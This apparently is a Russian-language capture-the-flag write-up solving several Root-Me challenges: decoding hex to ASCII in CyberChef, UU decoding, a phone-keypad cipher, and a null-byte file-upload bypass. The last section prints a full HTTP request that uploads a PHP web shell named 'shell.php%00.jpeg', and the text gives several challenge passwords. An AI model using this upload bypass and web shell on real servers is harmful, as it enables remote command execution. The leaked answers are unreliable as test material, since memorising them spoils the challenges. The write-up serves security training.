

ASCII — это самый простой из существующих коммуникационных протоколов и единственный формат данных, который может декодировать любая из существующих компьютерных систем.

Момент посадки на Марс ровера NASA Perseverance (Настойчивость) стал историческим событием. Человечество впервые увидело нечто подобное. Многие люди с замиранием сердца наблюдали за происходящим. «Настойчивость» многие годы будет служить для нас источником вдохновения.

Каждое изображение, поступающее с Марса после успешной посадки ровера, содержало в себе какой-то сюрприз. Одним из таких сюрпризов стало сообщение, зашифрованное в раскраске парашюта марсохода.

Интернет-ищейки заявили о том, что им удалось расшифровать скрытое сообщение, нанесённое на купол парашюта, который помог роверу безопасно приземлиться на поверхность Красной планеты. Как оказалось, фраза «Dare Mighty Things» («Решайтесь на великие поступки») — девиз лаборатории реактивного движения NASA (Jet Propulsion Laboratory) — была закодирована на парашюте с использованием красных и белых полос, представляющих двоичный компьютерный код. Этот код, что неудивительно, можно, используя некоторые вычисления, перевести в кодировку ASCII и, в итоге, понять то, что в нём скрыто.

В задании требуется расшифровать пароль с помощью протокола ASCII.


Существует два варианта решения: вручную подбирать с помощью таблицы каждый символ, но есть более быстрый и легкий.

С помощью сайта **cyberchef** вставим наше сообщение и расшифруем **CyberChef** - это простое, интуитивно понятное веб-приложение для выполнения всевозможных "кибер" операций в веб-браузере. Эти операции включают простое кодирование, такое как XOR и Base64, более сложное шифрование, такое как AES, DES и Blowfish, создание двоичных и шестнадцатеричных дампов, сжатие и распаковку данных, вычисление хэшей и контрольных сумм, синтаксический анализ IPv6 и X.509,

+ 🗀 🗇 🗎 Recipe a h i Input 4C6520666C6167206465206365206368616C6C656E6765206573743A2032616333373634383161653534  $\bigcirc$  II From Hex 36436383964356239313237356433323465 Delimiter None RBC 122 = 1 Tr Raw Bytes ◀ **a** 🗇 🗗 Output Le flag de ce challenge est: 2ac376481ae546cd689d5b91275d324e 👿 BAKE! **STEP** Auto Bake 

Получаем наш пароль. Задание выполнено.


изменение кодировок символов и многое другое.



1 соответствующий(ие) ресурс(ы)

**Юникод** - Стандарт кодирования символов, включающий в себя знаки почти всех письменных языков мира. В настоящее время стандарт является преобладающим в Интернете. Стандарт предложен в 1991 году некоммерческой организацией «Консорциум Юникода»

B задании требуется расшифровать пароль с помощью юникода. B этом поможет любой онлайн дешифровщик UU.




Пароль найден. Задание выполнено.

### 1 соответствующий(ие) ресурс(ы)

• # Encodings format (Cryptographie)

#### Валидация





В задании требуется понять где могла бы использоваться такая последовательность чисел.


222-33-555-555-7-44-666-66-33

Похоже на ввод с клавиатуры кнопочного мобильного телефона.




Представляем что кликаем по телефону и будет вырисовываться пароль: **c-e-l-l-p-h-o-n-e** что в переводе "**мобильный телефон**" Пароль подобран. Задание выполнено.

## Валидация




# File upload - Null byte


По описанию можно понять, что речь пойдёт про загрузку шеллов, а также нам дают намёк, что придётся использовать нуль байт (про него я вроде бы уже писал, когда делал теоретический и практический разбор LFI).




Видим, что загрузка производится только для картинок



Итак, давайте немного подумаем. Нам сказали про нуль-байт. Данная фича работает при обращении к файлу на сервере. Смысл заключается в том, что при добавлении нуль-байта (%00) вся последующая информация сервером не обрабатывается, так как он считает, что это конец строки (в СИ большая часть функций работающих со строками придерживаются той-же логики).






### загрузить его

```
POST /web-serveur/ch22/?action=upload HTTP/1.1
Host: challenge01.root-me.org
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:65.0) Gecko/20100101 Firefox/65.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://challenge01.root-me.org/web-serveur/ch22/?action=upload
Content-Type: multipart/form-data; boundary=-----608203758333
Content-Length: 385
DNT: 1
Connection: close
Cookie: PHPSESSID=
Upgrade-Insecure-Requests: 1
      -----608203758333
Content-Disposition: form-data; name="file"; filename="shell.php%00.jpeg"
Content-Type: image/jpeg
яШяа
<form action="" method="get">
Command: <input type="text" name="cmd" /><input type="submit" value="Exec" />
</form>
Output:<br />
<?php passthru($_REQUEST['cmd'], $result); ?>
        -----608203758333--
```

Видим, что он загрузился, но путь до файла всё равно содержит нуль-байт и расширение jpeg.



## Попробуем обратиться к файлу без нуль-байта.



Well done! You can validate this challenge with the password: YPNchi2NmTwygr2dgCCF This file is already deleted.

